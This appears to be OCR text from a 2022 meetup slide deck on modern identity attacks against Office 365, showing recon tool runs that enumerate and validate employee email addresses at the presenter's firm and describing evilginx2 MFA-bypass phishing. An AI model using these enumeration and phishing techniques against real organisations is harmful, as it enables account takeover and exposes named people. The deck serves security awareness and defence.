The future of Identity Attacks

@ Dutch Microsoft & Security Meetup 2022
Jeffrey Appel

Whoami

Jeffrey Appel

- Microsoft Security Consultant @ Wortell
- Microsoft MVP – 2022
- Microsoft Security blogger @ www.Jeffreyappel.nl

/Jeffrey-appel-nl

/JeffreyAppel7

www.jeffreyappel.nl

wortell

Identity Based attacks – historic and now?

1. No MFA
2. No Cloud-Identity
3. Only internal accounts/ VPN
4. Password Spray attacks
5. Brute forcing
6. Phishing
7. Stolen credential dumps (Paste(bin) sites)

= Easy to breach

Identity Based attacks – now and future?

1. MFA protected
2. Cloud Identity/ Hybrid Identity
3. Risk based/ user and sign-in risk/ Threat Intelligence/ UEBA
4. Sign-in based policies
5. Password Spray attacks
6. Brute forcing
7. (Credential) Phishing

= Hard(er) to breach

Identity Based attacks – modern/ future

1. OAuth Consent Phishing attacks
2. Azure AD Workloads / Service Principals
3. MFA Spamming
4. API permissions
5. Primary Refresh Token (PRT)
6. Device Token theft

= Future attacks

Protection flow

Protect against 98% of attacks by utilizing antimalware, applying least privilege access, enabling multifactor authentication, keeping versions up to date, and protecting data. The remaining 2% of the bell curve includes outlier attacks. Source: https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report


wortell


Attack Flow


Starts with Reconnaissance

1. Discover Public Web for available information
2. Account enabled in AzureAD / Office365 Tenant?
3. Target Sensitive Users (LinkedIn, Socials, websites)
4. Known naming convention

Discover Public Web for available information







wortell

OSINT

Open Source Intelligence

1. Maltego
2. Usersearch.org
3. DorkSearch
4. SpiderFoot
5. BuiltWith
6. DarkSearch.io
7. Grep.app
8. Recon-ng
9. Shodan
10. Metagoofil
11. Searchcode
12. Wigle
13. Whatsmyname
14. Dnsdumpster

Automate the Discovery

```
┌──(kali㉿kali)-[~/Desktop/crosslinked]
└─$ python3 ./crosslinked.py -f '{first}.{last}@wortell.nl' wortell

                                                          v0.1.0

    @m8r0wn

[*] Searching google for valid employee names at "wortell"
[*] 104 : https://www.google.com/search?q=site:linkedin.com/in+%22wortell%22&num=100&start=212
[*] 184 : https://www.google.com/search?q=site:linkedin.com/in+%22wortell%22&num=100&start=360
[*] Searching bing for valid employee names at "wortell"
[*] 2 : https://www.bing.com:443/search?q=site:linkedin.com/in+%22wortell%22&first=265&toHttps=1&redig=0E0441BBB5D1427F81353DD239437C28
[+] 186 unique names added to names.txt!
```

Source: https://github.com/m8r0wn/CrossLinked


Discover Enabled Accounts


```
┌──(kali㉿kali)-[~/Desktop/o365creeper-ng]
└─$ python3 o365creeper-ng.py -f names.txt -o validwortell.txt
danny.burlage@wortell.nl - VALID
maarten.goet@wortell.nl - VALID
vertaal.deze@wortell.nl - INVALID
lourens.siderius@wortell.nl - VALID
mylène.nijman@wortell.nl - VALID
marlon.ranson@wortell.nl - VALID
simone.willems@wortell.nl - VALID
alex.smits@wortell.nl - VALID
bryan.peereboom@wortell.nl - VALID
john.sanders@wortell.nl - VALID
kasper.van@wortell.nl - INVALID
rob.oudejans@wortell.nl - VALID
yvonne.zuijdendorp@wortell.nl - VALID
guido.ploum@wortell.nl - VALID
kim.de@wortell.nl - INVALID
marc.de@wortell.nl - INVALID
jeroen.niesen@wortell.nl - VALID
natasja.van@wortell.nl - INVALID
wilfred.jonk@wortell.nl - VALID
tim.van@wortell.nl - INVALID
cindy.de@wortell.nl - INVALID
nieko.woets@wortell.nl - VALID
afbeeldingen.van@wortell.nl - INVALID
business.intelligence@wortell.nl - INVALID
office.365@wortell.nl - INVALID
de.groot@wortell.nl - INVALID
alles.bekijken@wortell.nl - INVALID
franck.van@wortell.nl - INVALID
sander.van@wortell.nl - INVALID
jaïr.hokstam@wortell.nl - VALID
robert.van@wortell.nl - INVALID
rémy.bosman@wortell.nl - VALID
ronnie.van@wortell.nl - INVALID
jan.rijk@wortell.nl - VALID
arno.borst@wortell.nl - VALID
han.sanders@wortell.nl - VALID
talitha.kunneman@wortell.nl - VALID
john.beets@wortell.nl - VALID
nadine.feller@wortell.nl - VALID
```


```
┌──(kali㉿kali)-[~/Desktop/UhOh365]
└─$ python3 UhOh365.py /home/kali/Desktop/o365creeper-ng/validwortell.txt
 ____________________________________________
|                                            |
|          UhOh365 Email Validation          |
|                                            |
|                By Chris King               |
|                  @raikiasec                |
|____________________________________________|

VALID: marlon.ranson@wortell.nl
VALID: lourens.siderius@wortell.nl
VALID: guido.ploum@wortell.nl
VALID: john.sanders@wortell.nl
VALID: simone.willems@wortell.nl
VALID: maarten.goet@wortell.nl
VALID: bryan.peereboom@wortell.nl
VALID: han.sanders@wortell.nl
VALID: rob.oudejans@wortell.nl
VALID: yvonne.zuijdendorp@wortell.nl
VALID: alex.smits@wortell.nl
VALID: jan.rijk@wortell.nl
VALID: danny.burlage@wortell.nl
VALID: wilfred.jonk@wortell.nl
VALID: rémy.bosman@wortell.nl
VALID: arno.borst@wortell.nl
VALID: nieko.woets@wortell.nl
VALID: jeroen.niesen@wortell.nl
VALID: talitha.kunneman@wortell.nl
VALID: odile.ozertem@wortell.nl
VALID: nick.sonnevelt@wortell.nl
VALID: charl.schutten@wortell.nl
VALID: mitchel.straathof@wortell.nl
VALID: nadine.feller@wortell.nl
VALID: jorrit.meijer@wortell.nl
VALID: martijn.schaap@wortell.nl
VALID: john.beets@wortell.nl
VALID: michiel.maarschalk@wortell.nl
VALID: remy.cavo@wortell.nl
VALID: martijn.akkermans@wortell.nl
VALID: manon.vervelde@wortell.nl
VALID: martin.kras@wortell.nl
VALID: susan.schoone@wortell.nl
VALID: sander.heinhuis@wortell.nl
VALID: jasper.vermeulen@wortell.nl
```


wortell

Maltego OSINT









Identity Attack Man-in-the-middle using evilginx2

wortell

Evilginx2

What is it?

1. Written in Go
2. Man-in-the-middle reverse proxy
3. Proxies the real website to the user
4. Captures username and password
5. Captures authentication cookies
6. Captures session token (bypass 2FA)
7. Default phishlets (o365, LinkedIn, Facebook)
8. Customizable with custom phishlets

Disclaimer: *Evilginx project is released for educational purposes and should be used only in demonstrations or legitimate penetration testing assignments with written permission from to-be-phished parties. Goal is to show that 2FA is not a silver bullet against phishing attempts*

wortell

Source: https://github.com/kgretzky/evilginx2 & https://breakdev.org/evilginx-2-next-generation-of-phishing-2fa-tokens/

Evilginx2

Attack bypass/ limitations


- Bypass (Microsoft Authenticator App, MFA, 2FA)
- Unsuccessful for FIDO2/hardware tokens (YubiKey)
- Unsuccessful in bypassing the full MFA capabilities part of Azure Conditional Access
  - Domain join membership, AD join membership
  - MEM Compliancy
  - Device enrollment
  - certificate
  - Conditional Access App Control
  - ….

wortell

Source: https://thecloudtechnologist.com/2019/04/29/defending-against-evilginx2-in-office-365/

How does it work?


Attack setup



wortell

How does it work?


Reverse proxy phishing



wortell

How does it work?


```
azureuser@evil-lnx01:~$ sudo evilginx
sudo: unable to resolve host evil-lnx01: Name or service not known
```



